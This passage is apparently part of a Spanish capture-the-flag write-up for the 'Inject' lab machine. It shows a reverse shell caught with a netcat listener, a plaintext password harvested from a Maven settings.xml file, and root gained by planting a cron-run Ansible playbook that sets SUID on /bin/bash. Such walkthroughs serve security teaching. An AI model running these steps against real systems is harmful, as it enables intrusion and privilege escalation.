< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Sun, 02 Jun 2024 19:00:11 GMT
< Connection: close
<
* Closing connection
{"timestamp":"2024-06-02T19:00:11.233+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}
- Recibimos la
shell.
➜  ~ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.55] from (UNKNOWN) [10.10.11.204] 42862
bash: cannot set terminal process group (827): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$ whoami
whoami
frank
frank@inject:/$
Shell as phil
- Si recordamos tenemos la contraseña de phil de primeras no pudimos conectarnos por
sshpero si podemos migrar a ese usuario desde lashell.
frank@inject:~/.m2$ cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
frank@inject:~/.m2$
- Funciona.
frank@inject:~/.m2$ su phil
Password:
phil@inject:/home/frank/.m2$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:/home/frank/.m2$
User flag
- Podemos ver la flag.
phil@inject:~$ cat user.txt
8dc5c8c4c03735847448fbf460738832
phil@inject:~$
Privilege Escalation

- Al no encontrar nada interesante decidí ejecutar
pspy64para ver tareascrony encontré esta, correansible-parallelhttps://pypi.org/project/ansible-parallel/.
- Allí vemos la estructura del
.yml.
phil@inject:/opt/automation$ cd tasks/
phil@inject:/opt/automation/tasks$ ls
playbook_1.yml
phil@inject:/opt/automation/tasks$ cat playbook_1.yml
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started
phil@inject:/opt/automation/tasks$
- Vemos que el directorio
taskscorresponde al grupo staff y nosotros estamos allí y podemos escribir.
phil@inject:/opt/automation/tasks$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:/opt/automation/tasks$ cd ..
phil@inject:/opt/automation$ ls -l
total 4
drwxrwxr-x 2 root staff 4096 Jun  2 19:26 tasks
- Como es una tarea cron lo que vamos hacer es asignarle privilegios
SUIDalabashusando el moduloansible.builtin.shellhttps://docs.ansible.com/ansible/latest/collections/ansible/builtin/shell_module.html.
phil@inject:/opt/automation/tasks$ cat playbook_2.yml
- hosts: localhost
  tasks:
    - name: SUID
      ansible.builtin.shell: |
        chmod +s /bin/bash
      become: true
phil@inject:/opt/automation/tasks$
- Vamos a esperar a que se ejecute la tarea y ver si las
bashse le otorga el privilegioSUID.
phil@inject:/opt/automation/tasks$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
phil@inject:/opt/automation/tasks$
Shell as root
- Ahora ya estamos como
rooty vemos laflag.
phil@inject:/opt/automation/tasks$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
5a756880b37d955eee4996c9ef8a0620
bash-5.0#